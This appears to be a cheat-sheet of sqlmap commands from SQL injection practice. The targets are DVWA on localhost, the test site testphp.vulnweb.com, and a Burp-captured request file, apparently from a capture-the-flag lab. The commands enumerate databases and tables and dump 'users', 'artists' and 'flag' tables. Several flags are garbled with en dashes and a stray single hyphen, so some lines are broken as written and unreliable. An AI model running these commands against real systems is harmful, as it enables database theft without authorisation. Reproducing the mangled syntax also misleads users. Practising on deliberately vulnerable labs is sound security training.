  - sqlmap -u "http://localhost/vulnerabilities/sqli blind/" --cookie="PHPSESSID=wrgbkjbosdlgnwlbgr; security=medium" –data="id=1&Submit=Submit" -p id –dbs
  - sqlmap -u "http://localhost/vulnerabilities/sqli blind/" --cookie="PHPSESSID=wrgbkjbosdlgnwlbgr; security=medium" –data="id=1&Submit=Submit" -p id -D dvwa –tables –batch –threads 5
  - sqlmap -u "http://localhost/vulnerabilities/sqli blind/" --cookie="PHPSESSID=wrgbkjbosdlgnwlbgr; security=medium" –data="id=1&Submit=Submit" -p id -T users –batch –threads 5 – dump

  - sqlmap --url http://testphp.vulnweb.com/ --crawl 2 --batch -threads 5
  - sqlmap --url http://testphp.vulnweb.com/ --batch --crawl 2 --threads 5 –dbs
  - sqlmap --url http://testphp.vulnweb.com/ --batch --crawl 2 --threads 5 -D acuart –tables
  - sqlmap --url http://testphp.vulnweb.com/ --batch --crawl 2 --threads 5 -T artists --dump

  - sqlmap -r req.txt --batch --threads 5 –current-user
  - sqlmap -r req.txt –batch –threads 5 --dbs
  - sqlmap -r req.txt -p blood_group –batch –threads 5 --dbs
  - sqlmap -r req.txt --batch --threads 5 -D blood –tables
  - sqlmap -r req.txt --batch --threads 5 -T flag –dump
    - 'req.txt' is the captured file of the vulnerable parameter from the burp suite